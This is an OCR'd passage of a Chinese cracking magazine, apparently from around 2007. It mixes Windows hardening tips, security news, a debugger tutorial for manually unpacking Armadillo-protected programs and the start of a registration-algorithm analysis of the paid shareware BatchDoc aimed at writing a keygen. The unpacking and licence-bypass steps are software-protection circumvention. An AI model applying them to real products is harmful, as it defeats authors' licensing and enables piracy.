
***2*、关于卡巴斯基失效的免疫。**由于卡巴的正版验证机制，病毒只需要改掉系统时间就可以使卡巴失效，其实我们只需要在安全策略处禁止掉相关特权就可以了。打开控制面板——"性能和维护"——"管理工具"——"本地安全策略"，如图38。


图37 建立了autorun.inf文件夹


图38 打开本地安全策略

然后选择"本地策略"——"用户权利指派"，在右边的"更改系统时间"处把所有用户都删除掉，如图39。

这样病毒就改不了系统时间了，当然自己也改不了了，自


图39 删除所有用户的更改系统时间的权限

Cracker

10080 破言破语：

八月，是个高温的季节，在职的朋友可能都不愿意到处走来走去了，觉得还是坐在办公室舒服啊。而对于在读的朋友来说，是既开心又伤心哪，开心是因为正值暑假，伤心是因为天气太热了，或许还是在家捧本《手册》看看比较好。

每月破新闻

1.Returnil Virtual System 1.6.2.4034 cnBeta.COM 免注册专版

Returnil 虚拟影子系统(Returnil Virtual System 2007)来自欧洲著名的安全公司Returnil SIA，它是一个基于虚拟机原理的新一代防毒防木马类软件，可以瞬间把你的计算机用隔离罩保护起来，同时用一个内存中的虚假替身——“影子”系统来接管真实的操作系统，任何病毒和木马都被限制在虚拟系统中使用，无法感染真实的操作系统。它具有强大的克隆功能，将你的Windows系统“拷贝”出另一个，如果系统分区保护已经启动，所有系统分区的改动都可以在系统重启后失效。它可以处理任何未知和未来的病毒。Returnil系统备份可以让你在Windows系统下有能力建立系统分区的备份文件，并将系统分区镜像保存到除了系统分区以外的任何扩展分区。它使你有能力在遭受到严重的数据破坏或者硬盘故障后几分钟内重新恢复系统。




图 1

相关连接：http://www.cnbeta.com/articles/27799.htm

2.PEDIY Crackme竞赛 2007 圆满结束

最近，看雪论坛首次 Crackme 竞赛，经过了2 星期多的激战，赛事终于圆满结束。从其十多队参赛队伍当中，可以看到本次大赛的 Crackme 设计形式是多种多样的，比如说魔方、解方程、反调试、多输入框等加密手段。但是解密者还是在非常短的时间内将其攻破，所以无论从加密者还是解密者方面，都可以看出本次大赛受到很多人的关注，大家都热情高涨！

相关连接：http://bbs.pediy.com/showthread.php?t=47268

每月破资源

[逆向编译技术]完整译文 CHM 格式

Reverse Compilation Techniques，中文翻译为逆向编译技术，由看雪论坛的月中人翻译完成，本书适合爱好逆向工程的朋友。书中提出逆向编译器或反编译器的编写技术，这些技术基于编译器和优化理论，并以独特的方式应用于反编译，是学习反编译技术的一项不错的资源。




图 2

相关连接：http://bbs.pediy.com//showthread.php?t=44518

破解前奏之手脱 Armadillo 非标准保护

December

从本文中你可以学到：如何手脱 Armadillo 壳的非标准保护

在经过前两篇的学习之后，相信大家也能对付一些简单的标准保护的穿山甲壳了，但是如果遇到非标准保护的，那么就不是那么容易对付的了，所以这一次就给大家简单地介绍一下基本的方法。开始前的准备工作请参考前两篇的文章，这里不再重复介绍了。




图40 插件免疫

己需要改的时候去调回来或者到 BIOS 调就可以了。

3. 关于流氓软件的免疫。其实360安全卫士就可以免疫流氓软件。选择360安全卫士的“工具”——“插件免疫”，然后全选，点免疫选中插件就可以了，如图 40。

好了，现在你的系统应该比较安全了。不过大家要注意，安全是没有绝对的，养成良好的上网习惯，经常注意最新的安全资讯，经常注意备份重要资料，设置好密码保护才能更好地保护自己。

[文章中涉及到的工具部分光盘中有收录，其它工具提供下载地址]

编辑点评：

本文是一篇较全面的系统安全设置的文章，从Windows的安装开始，一直到做完系统备份，每一步中要涉及到的安全问题基本都提到了并给出了解决方案，整个过程也是一般的系统重装后（或第一次安装）所做的系统安全防御的经典流程了，相信很多朋友也是这样做系统的，相信菜鸟朋友可以从这篇文章中学到很多东西。文章中的那个系统补丁安装的方法非常巧妙，尤其是利用word的文本替换和for命令，由此可以看出安全的确是一门综合性很强的学问。另外，对于卡巴斯基的主动防御的设置，本文介绍得也是比较详细的，大家可以参考作者的设置制定适合自己系统的方案。关于GHOST的使用也许是很多朋友的心病，通过第六期对GHOST的使用介绍和这篇文章，相信大家也对它有了一个比较清晰的认识。建议大家在虚拟机上多实验几次 GHOST 的使用，自然无师自通了！

【需要准备的工具】

PeID v0.94 （用于检测PE文件是否加壳）
OllyDBG v1.1 （以下简称OD，用于动态调试）
LordPE v1.4 （脱壳辅助工具）
ImportREC v1.6 Final （脱壳辅助工具）
Armadillo Find Protected （用于对Armadillo保护选项的检测）
Brain （这个是非常重要的，没有它，你根本不可能实现以下过程）

以上工具可以在杂志的光盘中找到，请不要因为找不到工具而伤心！

【脱壳过程】

因为之前所做的前期工作略去，所以这里直接用OD把目标装载进去，停在：

```
00433999 N>  55              push ebp              载入后停在这里
0043399A     8BEC            mov ebp,esp
0043399C     6A FF           push -1
0043399E     68 503C4500     push NOTEPAD.00453C50
004339A3     68 80334300     push NOTEPAD.00433380
```

一般来说，PEID检测为 **Armadillo 1.xx - 2.xx** 的入口代码基本就是上面这个，而检测为Armadillo 3.78 - 4.xx的入口代码基本如下：

```
004B3000 U>  60              pushad
004B3001     E8 00000000     call UnPackMe.004B3006
004B3006     5D              pop ebp
004B3007     50              push eax
004B3008     51              push ecx
```

题外话了，不多说，继续！首先找找OEP，下断点：**bp WaitForDebugEvent**，中断后看堆栈：

```
0013DAC0  00423D67  /CALL 到 WaitForDebugEvent 来自 NOTEPAD.
00423D61
0013DAC4  0013EB84  |pDebugEvent = 0013EB84
0013DAC8  000003E8  \Timeout = 1000. ms
```

在中间一行代码pDebugEvent处右键点击"**数据窗口跟随**"，然后取消断点，继续下断点：**bp WriteProcessMemory**，中断后，可以在数据窗口发现OEP了，如：

```
0013EB98  00000000
0013EB9C  004010CC  NOTEPAD.004010CC
0013EBA0  00000002
0013EBA4  00000000
0013EBA8  004010CC  NOTEPAD.004010CC
0013EBAC  004010CC  NOTEPAD.004010CC
```

三处都显示着OEP，好，OEP找到了，接着就需要解码了。重新来过一次，下断点：WaitForDebugEvent，运行后中断，取消断点，ALT+F9返回：

```
00423D62     15 A0E04400     adc eax,<&KERNEL32.WaitForDebugEvent>
00423D67     85C0            test eax,eax          返回到这里
00423D69     0F84 9A260000   je NOTEPAD.00426409
```

Ctrl+F在当前位置下搜索命令：**or eax,0FFFFFFF8**，找到：

```
0042438A     83BD D0F5FFFF >cmp dword ptr ss:[ebp-A30],0
00424391     0F8C A9020000   jl NOTEPAD.00424640
00424397     8B8D D0F5FFFF   mov ecx,dword ptr ss:[ebp-A30]
0042439D     3B0D E4454500   cmp ecx,dword ptr ds:[4545E4]
004243A3     0F8D 97020000   jge NOTEPAD.00424640
004243A9     8B95 44F6FFFF   mov edx,dword ptr ss:[ebp-9BC]
004243AF     81E2 FF000000   and edx,0FF
004243B5     85D2            test edx,edx
004243B7     0F84 AD000000   je NOTEPAD.0042446A
004243BD     6A 00           push 0
004243BF     8BB5 D0F5FFFF   mov esi,dword ptr ss:[ebp-A30]
004243C5     C1E6 04         shl esi,4
004243C8     8B85 D0F5FFFF   mov eax,dword ptr ss:[ebp-A30]
004243CE     25 07000080     and eax,80000007
004243D3     79 05           jns short NOTEPAD.004243DA
004243D5     48              dec eax
004243D6     83C8 F8         or eax,FFFFFFF8       ；找到这里
```

在004243D6处看上面代码，可以看到"**cmp dword ptr ss:[ebp-A30],0**"，在这里设置一个断点，shift+f9后中断，取消断点，看看信息窗口：

```
堆栈 ss:[0013EB70]=00000000
```

如果这个值不为0的话，需要将其清0，如果为0就不用了，好，下面开始解码吧，从004243D6处往下看，可以找到一处为0042445D　25 FF000000　and eax,0FF的代码，所以从这里开始Patch，Patch后的代码为：

```
0042445D     FF85 D0F5FFFF   inc dword ptr ss:[ebp-A30]
00424463     C705 E8454500 >mov dword ptr ds:[4545E8],1
0042446D   ^ E9 18FFFFFF     jmp NOTEPAD.0042438A
```

好，解释一下这些代码是如何来的，第一行关键在[XXXX]里面的值，这里把cmp dword ptr ss:[ebp-A30],0这里的值填进去就可以。第二行关键还是在[XXXX]里面的值，就是把cmp ecx,dword ptr ds:[4545E4]里面的[4545E4+4，即为第二行的值了。第三行JMP的地址为刚才清0的那个地址，如果你还不懂，对照一下代码应该没问题的了。好，下面来看看004243A3 0F8D 97020000 jge NOTEPAD.00424640这一行代码，这里按一下回车键，会看到00424640　/E9 E00F0000　jmp NOTEPAD.00425625在这一行代码上，所以在这里设置一个断点，shift+f9运行它，会中断在刚才设置的断点上。好了，现在拿出LordPE将子进程dump出来吧！Dump后可以把OEP修改为：10CC。

小提示： 这里的子进程就是在LordPE上显示的第二个进程。

Dump出来先不着急去修复，得先把RVA数据获得，OD载入Dump出来的程序，随便找个函数调用，获得RVA大小为：地址－基址400000=72E8。既然这些数据已经获得了，那么下面就应该修复脱壳后的程序了，OD载入脱壳前的程序，下断点：**bp DebugActiveProcess**，中断后看堆栈：

```
0013DAC4  00423BDB  /CALL 到 DebugActiveProcess 来自 NOTEPAD.
00423BD5
0013DAC8  000009AC  \ProcessId = 9AC
```

ProcessId的值就是我们所需要的信息，但不是每一次的值都是相同的，务必要记住。好，另开一个OD，附加9AC进程，停在：

```
7C921231     C3              retn
7C921232     8BFF            mov edi,edi
```

这时候，先F9运行，再F12暂停，来到：

```
00433999 N>- EB FE           jmp short NOTEPAD.<模块入口点>
0043399B     EC              in al,dx
0043399C     6A FF           push -1
```

这时候，需要将EB FE修改为55 8B。好了，现在可以将子父进程分离，使用脚本轻松办到。脚本完成后，提示已经转换为单进程，现在可以去找魔法跳了。下断点：H E GetModuleHandleA，第一次中断，看堆栈：

```
0013F540  004147ED  /CALL 到 GetModuleHandleA 来自 NOTEPAD.
004147E7
0013F544  00000000  \pModule = NULL
第二次结果：
0013BF20  00B8C807  /CALL 到 GetModuleHandleA 来自 00B8C801
0013BF24  00B9D6C8  \pModule = "kernel32.dll"
0013BF28  00B9E67C  ASCII "VirtualAlloc"
第三次结果：
0013BF20  00B8C824  /CALL 到 GetModuleHandleA 来自 00B8C81E
0013BF24  00B9D6C8  \pModule = "kernel32.dll"
0013BF28  00B9E670  ASCII "VirtualFree"
第四次结果：
```

```
0013BC98   00B7799B  /CALL 到 GetModuleHandleA 来自 00B77995
0013BC9C   0013BDD4  \pModule = "kernel32.dll"
```

到第四次的时候，发现正是返回的好时机，返回：

```
00B7799B    8B0D E011BA00  mov ecx,dword ptr ds:[BA11E0]   ;
返回到这里
00B779A1    89040E         mov dword ptr ds:[esi+ecx],eax
………………
00B779B5    FF15 CC80B900  call dword ptr ds:[B980CC]    ;
kernel32.LoadLibraryA
00B779BB    8B0D E011BA00  mov ecx,dword ptr ds:[BA11E0]
00B779C1    89040E         mov dword ptr ds:[esi+ecx],eax
00B779C4    A1 E011BA00    mov eax,dword ptr ds:[BA11E0]
00B779C9    393C06         cmp dword ptr ds:[esi+eax],edi
00B779CC    0F84 AD000000  je 00B77A7F  ; 魔法跳，将je修改为jmp
```

返回后发现00B779CC处的就是魔法跳了，将其修改为jmp，好了，现在清除所有的断点吧，清除完后F9将其运行起来，运行又会出现暂停，这时已经大功告成了，拿出你的ImportREC来修复吧！ImportREC选择9AC进程，输入RVA大小72E8，SIZE为1000，再把OEP输入10CC，点“获取输入表”，cut掉无效的函数，修复，运行修复后的程序，发现可以正常运行了，说明脱壳是成功的了。

【后话】

穿山甲的非标准保护还是有一定难度的，但是我们不必害怕它，越害怕的东西越难对付，所以平时应该注意经验的积累，不然到需要用到的时候再这里那里去找，会浪费非常多的时间，而且也未必奏效！好了，这一次的脱壳之旅到这里就基本结束了，希望大家回顾一下前两篇文章，和这一篇复习一次，或许会有更好的效果。如果你在学习过程中有问题的话，可以到黑手的官方论坛发表你的意见或疑问，最后感谢你看完全文。

【本文介绍的目标程序和相关工具已收录在本期光盘中】

编辑点评：

作者带来的又一篇手脱Armadillo壳的文章，思路清晰，但这次却没前两次那么简单了，相信各位读者朋友跟着一步一步地学习，必然会有很大的收获。

BatchDoc算法分析与注册机的编写

KYO

从本文中你可以学到：

1、软件的算法分析　　2、如何编写注册机

在工作空闲的时候由于兴趣爱好就想找些共享软件破着玩玩，既能陶冶情操又能解剖作者有意思的算法分析，何乐而不为呢？不过不喜欢找体积很大的东西，原因也不用多说，仅仅下载就耽误不少时间呢。找来找去找到一个体积才700多K的软件，它是一个基于Microsoft Word内核的文档批量处理工具，功能也很多，我就不介绍了，反正我又不是冲着它的软件用途来的。看更新时间还是个比较新的软件，另外该软件注册费用是15元，如果大家喜欢它，最好还是买下来，毕竟作者是付出过辛勤劳动的嘛！

下载下来安装后打开主文件，界面就是一个注册框，我随便写个注册码kyo327测试，发现弹出对话框，注册失败。如图1。




图1

看来可以利用查找字符串的方法断点了。现在先退出来，用PEID查一下软件基本情况。可以得知该程序运用了Microsoft Visual Basic 5.0／6.0的编程语言，没有加壳，呵呵，省了不少工夫。下面直接用OD加载并查找字符串，发现没有找到可用的字符，那我就用OD带的一个插件——万能断点来下断吧。这次被断到了这里：

```
004419F8   .  52            PUSH EDX
004419F9   .  68 28154100   PUSH BatchDoc.00411528   ;  —
004419FE   .  53            PUSH EBX
004419FF   .  FF15 7C114000 CALL DWORD PTR DS:[<&MSVBVM60.
__vbaInStr>
;这是个查找字符的函数，从上面4个参数可以看到这里是查找注册码中
是否含有"—"字符，如果含有"—"，则ebx=1，否则ebx=0
00441A05   .  8BC8          MOV ECX,EAX
00441A07   .  FF15 D4104000 CALL DWORD PTR DS:[<&MSVBVM60.
__vbaI2I4>>;  MSVBVM60.__vbaI2I4
………………
00441A5D   .  FF15 28104000 CALL DWORD PTR DS:[<&MSVBVM60.
__vbaLenBs>;  MSVBVM60.__vbaLenBstr
00441A63   .  33DB          XOR EBX,EBX
00441A65   .  83F8 03       CMP EAX,3
;比较注册码长度是否大于3
00441A68   .  0F9FC3        SETG BL
00441A6B   .  F7DB          NEG EBX
00441A6D   .  33D2          XOR EDX,EDX
00441A6F   .  66:837D E8 01 CMP WORD PTR SS:[EBP-18],1
00441A74   .  8D4D DC       LEA ECX,DWORD PTR SS:[EBP-24]
00441A77   .  0F9FC2        SETG DL
00441A7A   .  F7DA          NEG EDX
00441A7C   .  23DA          AND EBX,EDX
00441A7E   .  FF15 00124000 CALL DWORD PTR DS:[<&MSVBVM60.
__vbaFreeS>;  MSVBVM60.__vbaFreeStr
00441A84   .  8D4D D4       LEA ECX,DWORD PTR SS:[EBP-2C]
00441A87   .  FF15 FC114000 CALL DWORD PTR DS:[<&MSVBVM60.
__vbaFreeO>;  MSVBVM60.__vbaFreeObj
00441A8D   .  66:85DB       TEST BX,BX
;这里判断bx是否为0，如果ebx为0则跳向失败。
00441A90      0F84 D0040000 JE BatchDoc.00441F66
```

可以看到这段代码的意思是判断注册码的，只有注册码长度大于3，并且注册码中含有“—”，才能通过这个验证。好了，明白这一点后，shift+f9重来，输入kyo327—1234断下来后f8一直走，发现到了00441a90跳转没有实现。那我们接着F8分析。

大家都知道vb写的程序大部分都是DLL里面没用的东西，就相当于封装起来的MFC一样，所以我们不必每一条指令都弄明白，只要把关键地方分析透就OK了。

等我一直F8走到这里：

```
00441C28   .  50            PUSH EAX
00441C29   .  51            PUSH ECX
00441C2A   .  E8 31F9FFFF   CALL BatchDoc.00441560
;  算法CALL  参数为注册码"—"前面的部分
00441C2F   .  8BD0          MOV EDX,EAX
;算出来的eax放到edx中
00441C31   .  8D4D DC       LEA ECX,DWORD PTR SS:[EBP-24]
00441C34   .  FFD3          CALL EBX
00441C36   .  50            PUSH EAX
00441C37   .  FF15 C4104000 CALL DWORD PTR DS:[<&MSVBVM60.
__vbaStrCm>
;这里比较"—"后面部分和经过那个算法CALL算出来的部分，如果相等
则返回值eax=0，如果不相等返回值不为0
00441C3D   .  8BF8          MOV EDI,EAX
00441C3F   .  8D4D DC       LEA ECX,DWORD PTR SS:[EBP-24]
00441C42   .  F7DF          NEG EDI
00441C44   .  1BFF          SBB EDI,EDI
00441C46   .  47            INC EDI
00441C47   .  F7DF          NEG EDI
```

```
00441C49  .  FF15 00124000  CALL DWORD PTR DS:[<&MSVBVM60.
__vbaFreeS>;  MSVBVM60.__vbaFreeStr
00441C4F  .  66:85FF        TEST DI,DI
;如果 di=0 则跳向失败
00441C52  .  0F84 16030000  JE BatchDoc.00441F6E
```

发现在00441c52处有一个跳转，经测试发现如果这个跳转实现的话会跳向失败。那么就是说明只有di不等于0才能通过这个验证。那么往上看，在00441c37处有一个字符串比较函数，分析后得出，只有注册码的后半部分等于那个算法CALL算出来的字符串时才能通过这个验证。不过过了这个验证也就等于注册成功了。看来现在的关键部分就是分析00441C2A处算法CALL的算法。当然如果想暴的话把00441c52的JE改为JNE应该也可行。可我是想写出注册机，因此还是老老实实F7跟进00441C2A CALL BatchDoc.00441560这个CALL看看吧。

由于这个CALL里面垃圾代码太多，为了避免骗稿费之嫌，我就贴算法的核心部分：

```
00441770  .  8A1C02         MOV BL,BYTE PTR DS:[EDX+EAX]
;取用户名第一位放到 bl 中
00441773  .  8B55 D0        MOV EDX,DWORD PTR SS:[EBP-30]
;取用户名最后一位放到 edx 中
00441776  .  23DA           AND EBX,EDX
; user[n] and user[1] =X1
00441778  .  85C9           TEST ECX,ECX
0044177A  .  74 22          JE SHORT BatchDoc.0044179E
..................
004417A6  .  33D2           XOR EDX,EDX
004417A8  .  8A1401         MOV DL,BYTE PTR DS:[ECX+EAX]
;取用户名第一位到 dl 中
004417AB  .  8BFA           MOV EDI,EDX
004417AD  .  0BFE           OR EDI,ESI
; user[n-1] or user[1]=Y1
004417AF  .  81FB 80000000  CMP EBX,80
